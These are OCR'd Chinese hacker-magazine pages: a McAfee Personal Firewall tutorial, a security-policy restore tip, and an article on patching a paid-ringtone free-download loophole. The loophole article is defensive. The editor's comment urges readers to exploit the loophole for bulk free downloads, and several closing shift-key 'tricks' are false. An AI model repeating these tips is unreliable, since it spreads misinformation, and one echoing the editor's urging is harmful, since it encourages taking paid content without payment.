


图6 “设置”标签

如果你是第一次使用这个防火墙的话，可以通过“运行设置助手”选项来进行设置。“运行设置助手”选项采用向导方式进行设置，在进行设置时程序会提醒用户先扫描系统的病毒，然后对防火墙的警报级别、网络类型、访问方式等进行设置。




图7 添加禁止IP规则

如果有人入侵你的系统，就可以在“入站事件”中查看到，并且还可以做出相应的处理，比如“跟踪该事件”、“报告该事件”、“获取更多信息”、“禁止该地址”等等，如图7所示。

下面我们就来好好说说“入站事件”这部分的内容。使用“入站事件”页面可以查看入站事件日志，该日志是在Personal Firewall阻止未经请求的Internet连接时生成的。

右键单击Windows系统任务栏中的McAfee防火墙图标，选择“个人防火墙”后选择“入站事件”命令即可查看今天的入站事件。从入站事件的列表中显示的日志中可以看到事件发生的时间、来源IP、主机名称、邮件事件信息等内容，事

件信息又包括连接类型、连接端口、主机名或IP以及端口事件说明，如图8所示。入站事件日志可以通过多种方式来显示事件，默认视图仅显示当天发生的事件。此外，还可以查看过去一周内发生的事件或者查看完整的日志。




图8 查看“入站事件”中的信息

对于这些日志，我们可以通过各种方式进行查看，比如在入站事件日志列表中，点击右键选择某个条目，然后用户可以根据自己的意愿选择“仅显示此日期的事件”、仅显示此Internet地址的事件”、仅显示包含相同事件信息的事件”等。

除了查看入站事件日志中事件的详细信息外，还可以对入站事件日志中的事件执行IP地址可视化跟踪，或者在防黑客在线社区HackerWatch.org网站中获取事件详细信息。如果“入站事件”页面中的事件包含需要允许的IP地址，则可以让Personal Firewall始终允许来自该地址的连接，在“入站事件”页面将IP地址添加到“信任该地址”列表中，从而建立永久性连接。如果“入站事件”页面中的事件包含要禁止的IP地址，则可以将Personal Firewall配置为始终禁止来自该地址的连接，通过“禁止该地址”列表禁止可疑的或有害的Internet活动的源IP地址。

另外，我们还可以尝试为入站事件日志中的事件，进行IP地址可视化跟踪。在入站事件日志中，右键单击要跟踪的事件，然后单击“跟踪选定事件”。也可以双击某个事件以跟踪该事件。默认情况下，Personal Firewall 使用内置的 Personal Firewall Visual Trace 程序来启动可视化跟踪，程序首先会在一个窗口中展开一张世界地图，并显示最终追踪到IP地址的位置，见图9、图10。




图9 大范围的可视化追踪




图10 具体地点的显示

至此，McAfee Personal Firewall的基本内容就为大家介绍完了，如果有什么问题的话，欢迎到《黑客手册》的论坛，我们一起进行讨论。

Q&A

1. 刚刚配置完成的防火墙程序，为什么在上网的时候频频出错？

出现这种情况，主要是由于用户对防火墙不熟悉，错误地配置防火墙的属性规则造成的。要想避免这种状况的发生，只需要右键单击Windows系统任务栏中的McAfee防火墙图标，选择“个人防火墙”后选择“选项”命令，在弹出的窗口中点击“重置选项”按钮就可以恢复防火墙的初始状态。

2. 我要在本地计算机上架设WEB、FTP服务，怎样才能不受到防火墙的阻拦？

这个操作并不难，用户只需要进行简单的设置就可以了。右键单击Windows系统任务栏中的McAfee防火墙图标，选择“个人防火墙”后选择“选项”命令，在弹出的窗口中点击“系统服务”按钮，在弹出的“系统服务”窗口中选择用户需要的系统服务选项即可，如果窗口中没有用户需要的系统服务的话，用户可以点击“添加”按钮来自行添加即可。

【文章中涉及到McAfee Personal Firewall及汉化补丁，已经收录在光盘中】

nohack小技巧

恢复安全选项

“安全选项”作为重要的安全策略集合，可以对网络访问方式、密码管理等进行环境配置。

如果发现“安全选项”的策略出现很多配置失误(如误设置“允许使用空白密码的账户可以远程登录计算机”的话，就可能会引起黑客入侵)，那么，请在“命令提示符”窗口中输入“Secedit/configure/cfg %windir%\repair\secsetup.inf/db secsetup.sdb/areas SECURITYPOLICY/verbose”命令并回车后，当出现命令成功完成的提示时，就可以即时将“安全选项”的策略配置恢复到安全的配置状态了。

堵住手机图铃免费下载漏洞

光芒果

从本文你可以学到：

1.利用预览功能和系统缓存特性下载图铃

2.通过代理来过滤IP和修改预览图铃格式，防止图铃被非法下载。

看过我文章《收费图铃免费下》（《黑客手册》2005年10月）的朋友，相信一定已经下载了许多手机图片和铃声吧，这对我们自然是好处多多，但对各服务商来说可不是什么好事。何况我还有一个朋友是在网易工作的技术人员。虽然文章公布前各大网站已经接到我朋友的通知对漏洞进行了一定的修补，但许多网站并没有补全，并且也有朋友顺着我的思路找到了一些突破限制的新方法。于是应我网易的朋友的邀请，我写了这篇文章来介绍我修补漏洞的思路。

有些网站修补这个漏洞的方法一般是隐藏文件的真实路径，就是用一个无用的文件把真实路径给替换掉，再通过一个动态文件重新定义预览的文件地址。这种方法在最初的时候，我以为还不错，应该可以修补漏洞。

但后来我无意中尝试了直接访问通过动态文件重新定义后的URL，发现还是可以直接把图片保存下来，这么一来这个方法就失效了。其实我们大可不必刻意去隐藏文件的真实路径，我们可以在预览文件地址的地方引用一个网页，而这个网页中包含了需要预览的信息，我们甚至可以很轻易地找到这个网页的真实路径，但该网页是放在另外一个服务器上的。

因为我们下载手机图铃都是要通过移动或联通的代理IP连接的，而这些代理IP都是相对固定的，所以我们只需要在服务器上做IP限制，只许移动或联通的代理IP和内部的一些IP访问即可。这样一来，预览页面一样可以正常调用需要预览的内容，手机也可以访问相关网页，但需要点相关的连接才能下载。而一点这些连接，自然是转到梦网的收费提示页面了。但如果直接用电脑访问，由于IP限制，是访问不了的。同理，供无线访问的WAP网站也要放在专门的有IP限制的服务器中，这样WAP的源文件就不会暴露了。

经过上面的修补似乎已经很完美了，其实不然。因为我们的预览页面还是可以预览到内容的，那么图铃就会被下载到缓存中了，只要到缓存中就能找到我们需要的信息。即使不是这样，如果有人用手机连接电脑上网，一样可以找到所需要的文件的真实路径并下载的（有人也许会觉得这很贵，但如果开了GPRS套餐的话就便宜了）。怎么办呢？其实我们完全可以不用真实的文件做预览，而是把预览的图片格式改为BMP的，铃声改为RM的，这样手机就不能识别了。当然我们还可以下载到电脑后再转换格式，但我们也可以往图片铃声中填充大量无用但又不影响文件的数据使文件变大，大到100多K就足够了，太大的文件手机也是不能识别的，而且又占手机的存储空间。如果图片是GIF话也可以只填充无用数据而不改格式，这样就不会影响GIF的动画效果了。

当然，经过上面的处理我们也还是可以把文件还原的，但要还原这么一个文件的工作量确实太大了，至少我是不会为了一个手机图铃这么做的。

编辑点评：

作者的思路确实很好，工作量也很大。一个网站的管理人员不可能用人工去做，难道这种好方法就要废弃吗？不，可以通过编写一个软件来实现作者设想的全部功能，据小编所知目前还没有这样的软件，大家可以趁这个机会大量下载哦，而对于图铃网站的管理者来说，也该重视并且早日付之于行动了吧。

nohack小技巧

shift键十大密招全面揭密

shift键我们经常使用，但是有些功能你可能并不知道，下面我们就从十大方面来讲一下shift键妙用：

一 当你用QQ和别人聊天时，是不是有时信息发送的特别慢呀，不要紧，只要你发信息时按shift键信息就会很快的发送出去的！

二 当你面对一大堆窗口，却要一个一个把它们关掉时。是不是很烦啊。只要你按shift键在单击关闭按扭，所以的窗口就会全部关掉。

三 在输入大小写字母时，按shift键，就可以改变其大小写！

四 当安装了某个新软件，有时要从新启动计算机才有用，只要先按shift键，就可以跳过计算机的自检节省了大量的时间！

